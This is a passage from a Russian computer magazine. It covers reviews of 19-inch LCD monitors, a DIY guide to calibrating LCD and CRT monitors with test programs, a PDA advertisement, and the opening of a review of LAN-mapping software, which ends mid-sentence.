Качество изображения у SONY SDM-HX93 не самое лучшее, что, в общем-то, и подтверждается колориметрической диаграммой: графики имеют постоянные изгибы и скачки, к тому же довольно сильно смещены вниз от диагонали, а красный и зеленый имеют значительный спад в конце. Но, вероятно, как компенсация за изображение, яркость и насыщенность цветов на высоте: все детали текстур в UT2004 видны отчетливо и ясно, даже в самых темных углах зданий. Контрастность неплохая, а разделение цветов четкое, без расплывов и артефактов. По латентности матрицы это один из лучших мониторов в нашем тестировании, прокручиваемый текст остается полностью читабельным, а после движущегося квадрата в TFT Test почти не остается хвоста. При выводе тестовой сетки в Nokia Monitor Test обнаружилось легкое искривление геометрии матрицы сверху в правой части экрана. Огромное количество всевозможных настроек в меню расположено непродуманно, и добраться до нужной опции довольно сложно. Присутствует и фирменная фишечка: наличие предустановленных уровней яркости, которые можно выбрать в случае работы с текстом, просмотра видео или игры. Если SONY SDM-HX93 подключить через вход DVI-D, то заметных улучшений качества изображения не происходит. Блок питания встроен в корпус, однако от этого он (корпус) не сильно раздался вширь.

РЕЗУЛЬТАТ: Отлично подойдет для офисной работы с текстом, но для монитора такого бренда результаты все же низки.



ХАРАКТЕРИСТИКИ
Разрешение: 1280*1024
Яркость, кд/м^2: 450
Контраст: 800:1
Латентность матрицы, мс: 16
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

ROVERSCAN OPTIMA 191

★★★★★

Отличный результат показал RoverScan OPTIMA 191, который обладает одной из самых качественных диаграмм цветопередачи. На графике, полученном при помощи колориметра, все кривые ровные (почти прямые линии) и идут, практически совпадая с идеалом (диагональ из одного угла в другой). Только красный цвет чуть искажен в самой яркой своей области, а в начале у всех трех составляющих присутствует слабый скачок. Играя в Unreal Tournament 2004, поражаешься реалистичности и насыщенности происходящего - картинка выглядит настолько четкой и похожей на правду, что хочется просто прыгнуть в экран. Латентность тоже на высоком уровне, если передвигать темный курсор мыши на белом фоне, он (курсор) лишь слегка утолщается, а шлейфа как такового не видно; прокручиваемый текст, конечно, размазывается, но очень слабо. Некоторые неровности линий калибровочной сетки Nokia Monitor Test просматриваются в правом углу, а если вывести на монитор целиком белый цвет, проступает чуть заметное голубое пятно. При соединении дисплея с видеокартой посредством цифрового DVI-D провода значительно возрастает яркость, и исчезают искажения и "мусорное" свечение. Небольшое количество настроек в меню очень удобно и практично расположено, так что до любого параметра можно легко и быстро добраться, особо не задумываясь над местоположением нужного пункта.

РЕЗУЛЬТАТ: Прекрасное качество изображения позволяет использовать этот монитор при работе с текстом, несложной графикой и для игр.



ХАРАКТЕРИСТИКИ
Разрешение: 1280*1024
Яркость, кг/м^2: 250
Контраст: 500:1
Латентность матрицы, мс: 15
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

$939

BENQ FP991

★★★★★

Лучшее устройство в тестировании, BENQ FP991 обладает прекрасным изображением. Колориметр показал, что искажения в передаче цветов практически отсутствуют: линии всех трех цветов ровные и идут близко друг с другом и диагональю (цветопередача близка к идеальной), виден лишь небольшой скачок в начале. Играя в Unreal Tournament 2004, поражаешься окружающему тебя миру - все цвета реалистичны и насыщенны, а граница раздела между ними четкая и ясная. К сожалению, яркость оказалась не на высоте, и различить движущихся противников при сильном внешнем освещении бывает трудно. Время отклика матрицы небольшое - движущийся курсор мыши почти не оставляет следа, а текст можно прочитать даже при быстрой прокрутке. При запуске Nokia Monitor Test проявились небольшие искажения линий в левой части экрана. Если подключить дисплей к компьютеру через цифровой DVI-D вход, то значительно увеличивается яркость изображения. Из полезных особенностей присутствует возможность поворота экрана на 90 градусов в портретный режим, что удобно при предпечатной подготовке текста, когда вся страница видна целиком. Станина состоит из двух вращающихся частей, так что можно поворачивать монитор, не приподнимая его над столом. В меню настроек BENQ FP991 все опции расположены очень удобно, и навигация по ним продумана. Хотя блок питания внешний, корпус устройства все же толще, чем у других мониторов.

РЕЗУЛЬТАТ: Прекрасный выбор для выполнения разнообразных задач дома и в офисе.



ХАРАКТЕРИСТИКИ
Разрешение: 1280*1024
Яркость, кг/м^2: 300
Контраст: 700:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB, DVI-D

$800


SAMSUNG 910T

★★★★★

Прекрасный монитор с индексом 910t представила общественности компания Samsung. Отличная цветопередача, все линии на диаграмме ровные, присутствует лишь небольшой скачок в самом начале, а красный и зеленый цвета слегка смещены вниз относительно диагонали. В UT2004 происходящее на экране поражает реализмом и красотой, пейзажи выглядят настолько правдоподобно, что хочется побегать босиком по травке. Тестовое изображение в Nokia Monitor Test никаких нареканий не возникает - все прямо и четко, матрица отличного качества. Показатель латентности тоже на уровне: движущийся квадратик практически не размывается, и шлейф за ним очень короткий. Если прокручивать текст, то он остается читабельным даже при быстром скроллинге. Единственный небольшой минус - появление некоторого голубоватого оттенка, если вывести на весь экран белый цвет. Блок питания встроен в корпус, однако от этого монитор не стал сильно толще. Меню очень удобно в навигации, причем присутствует огромное количество всевозможных настраиваемых параметров.

РЕЗУЛЬТАТ: Отличный выбор для игр, работы с текстом и графикой.

ХАРАКТЕРИСТИКИ
Разрешение: 1280X1024
Яркость, кг/м^2: 250
Контраст: 800:1
Латентность матрицы, мс: 25
Угол зрения (по вертикали/по горизонтали), градусы: 85/85
Интерфейс: D-SUB/DVI





$770

КАЛИБРУЕМ МОНИТОР

■ test_lab (test_lab@gameland.ru)

Изображение абсолютно любого монитора далеко от идеала даже в том случае, если монитор суперсовременный с тщательно продуманными схемами и собран в единичном экземпляре на базе секретного НИИ. При любом раскладе в материалах радиоэлементов есть дефекты, влияют перепады температуры окружающей среды и влажности воздуха. Тем не менее, предусмотрены методы нейтрализации подобных факторов, но и здесь не обходится без проблем. Автоматическая калибровка не всегда четко справляется со своими обязанностями, так что приходится кое-что исправлять вручную. Именно этим мы и займемся.


Мы не применяли никаких дорогих калибровочных приборов хотя бы потому, что это требуется только крутым дизайнерам, которым крайне важно точное соответствие цветов на экране и на бумаге. Мы же будем использовать только меню монитора и две программы: TFT test для ЖК-дисплеев и Nokia monitor test для CRT. В комплект поставки дисплеев часто входит специальная калибровочная таблица, которую также можно применять.

КАЛИБРОВКА LCD-МОНИТОРОВ

Прежде чем приступить к калибровке, рекомендуется выставить «родное» разрешение на мониторе. Для 15" это 1024x768, 17" и 19" – 1280x1024. С меньшими разрешениями работа также возможна, но при этом монитору приходится интерполировать изображение. При оптимальном разрешении оно формируется в соответствии с физическим размером пикселей, то есть если это разрешение 1280x1024, то в каждой строке расположено 1280, а в столбце 1024 пикселя. Если уменьшить разрешение, то монитор вынужден интерполировать картинку, то есть каждой точке изображения соответствует не один, а несколько физических пикселей, что приводит к искажению объектов.

Во многих современных TFT-мониторах имеется цифровой вход (DVI-I или DVI-D). При подключении через него качество изображения может улучшиться, но это уже зависит от конкретного монитора. Большинство дисплеев никаких сильных изменений не показывает, а вот количество опций меню в DVI-режиме уменьшается (типа монитор и сам знает, чего тебе надо). Это несколько затруднит калибровку.


Из работающего монитора можно безбоязненно выдергивать D-SUB (аналоговый) кабель. С цифровым такой номер может и не пройти: есть возможность спалить видеокарту (по нашему опыту).



Калибровочная таблица программы Nokia monitor test

ШАГ 1.1. ВЫРАВНИВАНИЕ ИЗОБРАЖЕНИЯ

С выравниванием изображения по рамке корпуса отлично справляется автонастройка, но это если разрешение экрана является оптимальным (native). В противном случае надо вручную растягивать или перемещать картинку. Для этого программа TFT test выводит во весь экран специальную сетку. С помощью меню монитора надо ее выровнять точно по краям рамки корпуса.


Надо выровнять сетку точно по краям рамки

Рабочее место надо располагать так, чтобы на мониторе не отражались источники света, в особенности солнце. Иначе тебе не будет хватать яркости изображения, а значит, быстро устанут глаза. Эта проблема наиболее актуальна для CRT-мониторов, экраны которых сильно бликуют.

ШАГ 1.2. НАСТРОЙКА ЯРКОСТИ И КОНТРАСТНОСТИ

Наиболее простыми параметрами изображения любого монитора являются яркость и контрастность. Здесь надо смотреть на то, насколько сильно внешнее освещение. По нормам безопасности жизнедеятельности (такое еще существует), яркость изображения должна приблизительно соответствовать яркости фона рабочего места. Контрастность лучше держать приблизительно процентах на 70, так как если сделать ее слишком низкой, на экране может возникать сероватая пленка, а если слишком высокой, может уменьшаться толщина шрифтов. В случае если у тебя оба параметра настроены плохо, могут начаться различные искажения цветов, что будет особенно хорошо видно на фотографиях: голубое небо будет скорее белым, трава станет не ярко-зеленой, а бледно-желтой и так далее. Насколько сильно проявится этот дефект, зависит от конкретного монитора.

Яркость экрана в различных его частях может быть неравномерной, так что прежде чем покупать тот или иной монитор, заставь менеджера (продавца, если кто не понял) вывести во весь экран белый цвет. Дефект обнаруживается, если ты видишь голубые разводы по краям. Вообще продавцы не любят включать продаваемый монитор, надо их заставлять.



Градиент белого цвета. Ясно видны резкие скачки и неправильные цвета, которых не должно быть

ШАГ 1.3. УДАЛЯЕМ РАЗМЫТОСТИ И МЕРЦАНИЯ ТОНКИХ ЛИНИЙ

Этот вид дефектов особенно актуален, если ты работаешь с «нерод-ным» разрешением. В этом случае автонастройка может работать некорректно, так что возникают размытости границ цветов или мерцание изображения. Для коррекции нам опять же понадобится программа TFT test. При помощи одной из ее опций выводим на экран три варианта картинки: тонкие вертикальные линии, тонкие горизонтальные линии, черные и белые точки в шахматном порядке. В каждом из этих режимов можно увидеть на экране мерцание, неравномерное окрашивание экрана, подрагивание изображения. В меню монитора надо найти две опции: Clock и Phase. Балансируя на этих настройках, следует добиться ситуации, когда яркость одинакова во всех частях экрана, а изображение статично. Также в некоторых мониторах есть опция Sharpness – резкость линий. Как видно из названия, здесь мы имеем возможность регулировать толщину границ цветов, что особенно актуально, если разрешение отлично от Native.

ШАГ 1.4. НАСТРОЙКА ЦВЕТОВОЙ ТЕМПЕРАТУРЫ

Цветовая температура – температура абсолютно черного тела, при котором оно испускает излучение той же цветности, что и рассматриваемый объект. Это определение взято из физического справочника, так что смело можешь его не запоминать. При изменении этого параметра можно заметить увеличение или уменьшение цветности изображения. Чаще всего предусмотрены фиксированные настройки цветовой температуры: 6500 Кельвин(K), 7500K, 9300K и плавное изменение в диапазоне от 6500K до 9300K. Соответственно, чем больше число, тем холоднее цвета. При увеличении цветовой температуры возрастает и яркость, так что калибровку надо проводить вместе с шагом 2.

ШАГ 1.5. КАЛИБРОВКА ЦВЕТА

Как легко догадаться, каждый монитор отображает цвета по-своему, причем производители приблизительно знают, насколько и какие искажения у той или иной серии мониторов (именно серии, каждый монитор в отдельности уже имеет свои дефекты). Чтобы хоть как-то исправить положение, в комплект поставки ко всем девайсам входит диск с файлом цветового профиля. Прежде чем перейти к калибровке, настоятельно рекомендуется загрузить этот файл. Сделать это можно следующим образом: в меню Display properties надо найти вкладку Settings, затем нажать на кнопку Advanced, в появившемся окне найти вкладку Color management, где в свою очередь указать путь к файлу профиля, который имеет разрешение *.icm или *.icc. После этих действий цветопередача уже будет скорректирована, но можно и дальше исправлять цвета. Для этого нам опять же понадобится программа TFT test или настроечная таблица, которая может находиться на том же диске, что и цветовой профиль. Также желательно выставить максимальную глубину цвета (это, скорее всего, будет 32 бит). В этом случае количество и качество оттенков будут максимальными. Теперь надо проверить, насколько сильно твой монитор искажает цвета (может, исправлять цвета и не надо). В меню TFT test надо выбрать опцию, которая выводит на экран градиент цвета от самого яркого к самому темному. Здесь можно посмотреть, насколько плавно идет изменение оттенков. Если есть резкие скачки или некорректное отображение цветов, рекомендуется провести следующие действия: в меню монитора надо найти опцию отдельного регулирования уровня яр-

кости основной триады (красный, зеленый, синий), после чего подрегулировать их так, чтобы градиент соответствующего цвета был максимально плавным.

В некоторых мониторах есть еще и режим sRGB, который предусмотрен международными стандартами по унификации выводимых цветов. Эти умные слова означают, что если несколько устройств (будь то монитор, принтер, типография и так далее) выводят одно и то же изображение с настройкой sRGB, то полученные картинки не должны отличаться по цвету.

Не забудь, что калибруется не просто цветопередача монитора, а вся видеосистема (монитор + видеокарта) в целом.

Для настройки можно также использовать калибровочную таблицу, вариант которой представлен программой Nokia monitor test. В данном случае надо производить калибровку так, чтобы все цвета отображались максимально корректно (зеленый не был с желтым отливом, белый не был голубоватым и так далее).

Качество цветов зависит не только от монитора, но и от видеокарты, так что не жди феерических результатов на супердорогом мониторе, подключенном к твоей древней 1989 года выпуска видюхе.

Во многих мониторах есть возможность изменения цветовой гаммы. Вообще, гамма - это некоторое соотношение сигналов на входе и на выходе монитора. В идеальном случае эти сигналы должны совпадать, но это не всегда бывает удобно. У монитора чаще всего есть фиксированные настройки гаммы: нормальный режим, яркое внешнее освещение, темная комната и так далее.

КАЛИБРОВКА CRT-МОНИТОРА

С классическими CRT-мониторами ситуация обстоит несколько иначе. В первую очередь надо сказать, что в данном случае нет фиксированного Native-разрешения, а есть только рекомендуемое: для 15" это 800x600, 17" – 1024x768, 19" и 21" – 1280x1024. Прежде чем приступить к калибровке, дай монитору прогреться минут 20 как минимум, а лучше час-полтора, так как многие дефекты начинают проявляться только после некоторого времени работы.

ШАГ 2.1. ПРОВЕРКА И ОТЛАДКА ФОКУСИРОВКИ

Вообще, проблемы фокусировки чаще всего возникают по краям экранов плоских дисплеев. Это связано с тем, что во время сканирования плоского экрана длина электронного пучка меняется, а значит, требуется система активного фокусирования, проблемы с которой и приводят к искажениям. Они чаще всего проявляются в том, что по краям экрана наблюдается размытие тонких линий. Чтобы ликвидировать этот дефект, надо в программе Nokia monitor test выбрать опцию Focus, после чего в меню монитора найти вкладку, в которой предусмотрено изменение фокусировки. Настраиваем этот параметр так, чтобы во всех частях экрана размытость тонких линий была минимальной. Полностью исправить не удастся, но заметный эффект, скорее всего, будет достигнут. Сейчас все еще встречаются мониторы с выпуклой трубкой, у них с фокусом все гораздо лучше.


ШАГ 2.2. ИСПРАВЛЕНИЕ ГЕОМЕТРИИ ИЗОБРАЖЕНИЯ

Полностью скорректировать геометрию не удастся в любом случае. Это связано с тем, что внутренняя поверхность электронно-лучевой трубки (а именно на ней и проецируется изображение) не является плоской. Искривление может быть как в вертикальной, так и в горизонтальной плоскости, но на современных мониторах эти дефекты сведены к минимуму. Тем не менее, как бы точно ни было настроено изображение, искривление линий все же останется.

Процесс исправления геометрии проводится следующим образом: в программе Nokia monitor test выбираем опцию Geometry, находим одноименную вкладку в меню монитора, после чего настраиваем изображение так, чтобы искажение форм квадратов и окружностей было минимальным, а сетка была точно выровнена по краям рамки корпуса.

ШАГ 2.3. НАСТРОЙКА СВЕДЕНИЯ ЛУЧЕЙ

Сведение лучей (конвергенция) необходимо для того, чтобы триады цветов воспринимались нами как один, полученный в результате их наложения, цвет. Вообще, точной конвергенции не существует хотя бы потому, что точки или штрихи люминофора (в зависимости от конструкции конкретного монитора) расположены на некотором расстоянии друг от друга, но если они все светятся, то наш глаз воспринимает не каждый пиксель по отдельности, а всю триаду вместе. Если конвергенция плохая, то цвета как бы начинают разделяться на отдельные составляющие, что приводит к размытию изображения. Этот дефект опять же исправляем, используя программу Nokia monitor test. Она выводит во весь экран отрезки основных цветов (RGB), как это видно на скриншоте. В данном случае надо с помощью соответствующей опции меню монитора проконтролировать, чтобы отрезки разных цветов переходили друг в друга без смещения.



Сетка, предназначенная для исправления геометрии изображения

ШАГ 2.4. КОРРЕКЦИЯ ИСКАЖЕНИЙ ЦВЕТА

Исправление цветов можно вести полностью в соответствии с шагами 1.4 и 1.5. В данном случае применение программы TFT test абсолютно оправдано, несмотря на то, что она не предназначена для проверки CRT-мониторов.

Сетка для проверки сведения лучей

ШАГ 2.5. УДАЛЕНИЕ МУАРА

Муар – эффект, проявляющийся в образовании ряби или волн вокруг объектов, характерен абсолютно для всех CRT-мониторов. Особенно сильно он проявляется на девайсах с большой диагональю и с хорошо сфокусированными лучами, то есть если ты не видишь муара вовсе, значит у тебя (точнее, у твоего монитора) проблемы с фокусировкой (смотри шаг 2.1). Исправлять муар надо при помощи все того же Nokia monitor test'а. В нем надо найти опцию Moire, которая выводит на экран три варианта изображения: тонкие вертикальные полосы, горизонтальные полосы, черные и белые точки в шахматном порядке. В меню монитора находится вкладка cancel moir (или что-то типа того), где с помощью соответствующей функции надо убрать муар полностью или хотя бы свести его к минимуму. Но смотри, чтобы избавление от муара не ухудшило фокусировку. Хороший фокус главнее.

ВЫВОДЫ

Как видишь, для калибровки монитора совершенно не обязательно использовать какие-то навороченные приборы. В данном случае основными определяющими факторами являются твои сугубо личные ощущения, так что нет необходимости производить перечисленные выше нехитрые манипуляции, если тебе и так удобно за своей монькой. Вот только при просмотре фоток и фильмов обязательно попробуй поднять яркость и контраст. Будешь приятно удивлен обилием появившихся деталей.

Маленький помощник в больших делах

MyPal A716

Процессор
Intel® XScale PXA255 400МГц

Трансфлективный дисплей 3.5"
с подсветкой и разрешением 320x240

Габариты: 135x78x17,6 мм

Вес 197 г

Универсальные слоты расширения
CompactFlash Type II и SecureDigital

Встроенные Bluetooth
и Wireless LAN стандарта 802.11b

Время работы от батареи до 18-19 ч.
Опциональная батарея 3000 мА*ч
позволяет работать
в два раза дольше

Гарантия 1 год

Служба технической поддержки asus@rrc.ru

RRC
Тел: (095) 956-1717, 133-5320
Факс: (095) 133-5230
Web: www.rrc.ru

www.asusnb.ru





Степан Ильин aka Step (step@real.xakep.ru)

CENSORED

НА ЧТО СПОСОБНЫ СЕТЕВЫЕ КАРТОГРАФЫ


Подключиться к локалке (при наличии такой возможности) довольно легко. Куда сложнее почувствовать себя в ней как дома. Рядовой пользователь, как правило, слабо представляет себе внутреннее устройство своей сети, ее начинку. Скорей всего, он не знает, где именно находятся роутеры и серверы, на какой машине действует внешний файрвол, где прячутся расшаренные принтеры и куда злобные админы поставили биллинговую систему для учета внешнего трафика. Несомненно, со временем формируется определенное представление, но полное ли? Отнюдь нет. Простой списочек адресов не дает полной картины - наглядная схема сети куда как полезней. Правда, такие схемы на дороге не валяются, но это не беда. Если админа локалки не удается задобрить пивом, юзер всегда может обратиться к альтернативному источнику информации - сетевым картографам!

АВТОМАТИЧЕСКОЕ ПОСТРОЕНИЕ СХЕМЫ LAN

ВВОДНАЯ ИНФОРМАЦИЯ

Сетевые картографы представляют собой специализированные программы, которые самостоятельно строят схемы организации локальных сетей. Сначала утилиты этого вида ищут сетевые узлы, после чего стараются получить о них как можно больше информации. Тщательный анализ результатов сканирования позволяет классифицировать узел как рядовую рабочую станцию, специализированный сервер либо средство маршрутизации. А дальше дело за малым - каждому элементу LAN присваивается соответствующая пиктограмма, а потом все пиктограммы и связи между ними выводятся на экран. Схема готова!


Лихо, да? Однако на практике не все так гладко. Правильно определить тип специализированного сервера частенько невозможно ввиду обилия работающих на нем сервисов. Кроме того, полученные соединения узлов далеко не всегда отображают реальное положение дел, особенно в сетях с использованием радиоканалов, а также большого количества маршрутизаторов и свитчей... Короче говоря, полученные с помощью картографов схемы LAN зачастую представляют собой черновики, нуждающиеся в ручной доводке. Об этом мы еще поговорим. А сейчас давай поближе познакомимся с четырьмя лучшими представителями интересующего нас вида программ - утилитами 10-Strike LANState, WhatsUp Gold, AdRem NetCrunch и LAN MapShot. Запомнил названия? Тогда поехали!



На нашем диске ты найдешь полные версии программ, описанных в этой статье. В том числе - LAN MapShot, 10-Strike LANState, WhatsUp Gold и AdRem NetCrunch.

УСТАНОВКА

Установка первых трех программ проходит гладко. Проблемы могут возникнуть лишь тогда, когда ты возьмешься за LAN MapShot. Мало того, что эта зараза при установке перезапускает твой компьютер, так она еще и категорически отказывается после этого работать. Дело в том, что ей крайне необходим Microsoft Visio 2003. А это, замечу, трехсотметровый графический пакет, который просто так (особенно по диалапу) из инета не выкачаешь. Так что эта нездоровая привязанность LAN MapShot к конкретной версии сторонней, хотя и распространенной программы поначалу, мягко говоря, напрягает. К счастью, после установки Visio прога запускается без проблем.



Название:	LANMAPSHOT 2.0
ОС:	WinAll
Размер:	8 Мб
Лицензия:	Shareware
Сайт:	www.flukenetworks.com

ИНТЕРФЕЙС

Все четыре программы обзора радуют качественным и удобным интерфейсом, что, согласись, немаловажно для софта этого вида.

Работа с LAN MapShot, WhatsUp Gold и 10-Strike LANState не вызывает ни малейших зат-



СТР.26 **АНТИКОНТРАЦЕПТИВЫ ДЛЯ CD**

Копируем компакт-диски, защищенные от копирования.



СТР.32 **БЕЗОПАСНЫЕ ШАРЫ**

Краткий курс по правильному расшариванию ресурсов на своей тачке.



СТР.38 **СКАЖИ "ПАРОЛЬ"!**

Специальный набор для вытаскивания забытых паролей из самых популярных программ.

руднений: все действия предельно очевидны и понятны. Нужно хорошенько постараться, чтобы ткнуть куда-нибудь "не туда". Впрочем, даже если запутаешься, не стыдись и жми F1 - справка поможет! К тому же - для особо "одаренных" - разработчики первого и второго картографа написали так называемые "первые шаги", дополнив их для полного понимания наглядными иллюстрациями.

Интерфейс AdRem NetCrunch поначалу может показаться куда более мудреным. Я сперва даже немного растерялся от дикого количества кнопок, тулбаров, панелей и менюшек. Оно и понятно - программа как-никак претендует на звание профессиональной. Но первое впечатление, как известно, обманчиво - через 5-10 минут ты уже начинаешь без труда ориентироваться в ее интерфейсе. Тем более что при запуске NetCrunch пользователя радостно приветствует специальный мастер, благодаря которому схема LAN создается буквально за несколько кликов.

Что же касается поддержки русского языка, то ей может похвастаться только 10-Strike LANState, благо российские разработчики свое детище знанием родного языка не обделили. У других софтин проблемы с русским, к сожалению, налицо. Увы, как я ни старался, так и не нашел для них подходящих languagepack'ов или русификаторов.

В ДЕЙСТВИИ


Однако пора переходить к практике. Начну со злополучного LAN MapShot'a. Надо отдать должное разработчикам, софтина получилась, как говорится, что надо. Со своей единственной задачей - построением схемы локалки - она справляется блестяще. Даже забываешь о том, что эта прога капризничала во время инсталляции.

В принципе вся настройка LAN MapShot сводится к указанию того, что именно должно отображаться на формируемых схемах. Не знаешь? Тогда я советую тебе вообще настройки не трогать: и без твоих ценных указаний все получится в лучшем виде. Только учти, что программа не всегда корректно выбирает используемый сетевой адаптер, поэтому не забудь заглянуть во вкладку IP Configuration и проверить правильность ее выбора. Сделал? Отлично! Теперь смело жми на кнопку со страшным названием Start Discovery и жди результатов. Очень скоро ты получишь статистику по найденным в локалке сетевым устройствам, роутерам и свитчам. А кликнув по пимпе Draw Map, ты тут же сможешь любоваться в Visio полученной картой. В пакете от Microsoft имеется специальный шаблон для построения схем локальных сетей, так что в качестве и наглядности результата сомневаться не приходится. Я подобные чертежи периодически сдаю самым привередливым преподавателям МГТУ им. Баумана, и никто не жалуется ;). Особенно если учесть, что в Visio любую схему можно с легкостью отредактировать.

Российская разработка 10-Strike LANState оказалась не более чем крепким середнячком с неплохими перспективами на будущее. Процесс формирования схемы не нуждается в какой-либо настройке: достаточно выбрать в меню пункт Файл -> Сканировать сеть. При поиске удаленных узлов тулза не сканирует диапазоны IP-адресов, а импортирует имена компьютеров из Сетевого окружения. Такой подход обеспечивает колоссальную скорость работы, но, увы, имеет и существенные недостатки. Так, например, 10-Strike LANState абсолютно не умеет обнаруживать свитчи и маршрутизаторы! Более того, прога даже не позволяет вручную наносить на схему пиктограммы этих элементов (я уже не говорю о различных мостах, файрволах и радиолинках). Правда, разработчики мамой клянутся, что в следующей - 1.2- версии все будет представлено в лучшем виде, но что-то в это слабо верится. К недостаткам программы 10-Strike LANState можно также отнести и то, что схема LAN получается слишком примитивной - отсутствуют даже указания на связи между компьютерами. Приходится дорабатывать схему самому, а приятного в этом, как понимаешь, мало. Словом, эта прога пока не может рисовать схемы на уровне LAN Map Shot. Хотя для "одноязычных" пользователей и небольших локалок 10-Strike LANState, вероятно, неплохой вариант.

Программа WhatsUp Gold в этот обзор попала случайно. Дело в том, что я скачивал из инета эту тулзу как средство для мониторинга работы компьютеров в локальной сети. Это уже потом выяснилось, что WhatsUp может визуализировать схему последней. Признаюсь, это был приятный сюрприз. Я решил не испытывать судьбу с ручным режимом построения карты LAN и запустил специальный визард (меню File -> New Map Wizard). С первого шага становится ясно,

Название:	ADREM NETCRUNCH 3.0
ОС:	WinAll
Размер:	36 Мб
Лицензия:	Shareware
Сайт:	www.adremsoft.com



Название:	10-STRIKE LANSTATE 1.1
ОС:	WinAll
Размер:	1046 Кб
Лицензия:	Shareware
Сайт:	www.10-strike.com/rus

что этот картограф выгодно отличается от других прог обзора - если его конкуренты используют лишь один метод исследования LAN, то WhatsUp Gold предлагает юзеру целых четыре! Помимо стандартного способа, а также некоторых изощренных и не особо эффективных, прога поддерживает и так называемый SNMP SmartScan. Метод основывается на использовании протокола SNMP для считывания IP-адресов рабочих станций из таблицы роутера. Если не вдаваться в технические подробности, можно охарактеризовать этот метод как невероятно эффективный и быстрый, особенно в больших корпоративных сетях. При правильном раскладе от взора WhatsUp не спрячется ни один сетевой интерфейс - что уж там говорить об обычных рабочих станциях... Здорово, да? Но погоди радоваться, есть и ложка дегтя. Среди разработчиков проги, видимо, не нашлось достойного дизайнера - в результате пиктограммы сетевых элементов выглядят довольно... убого. Нет, правда! Не подумай, что я придираюсь. Мне приходилось наводить мышкой на некоторые иконки и читать всплывающие подсказки, чтобы разобраться, что именно обозначает та или иная загогулина. Мрак! Вдобавок ко всему тулза, как и 10-Strike LANState, не отображает соединения сетевых узлов. Типа - дорабатывайте сами. М-да... Хорошо еще, что встроенный редактор схем 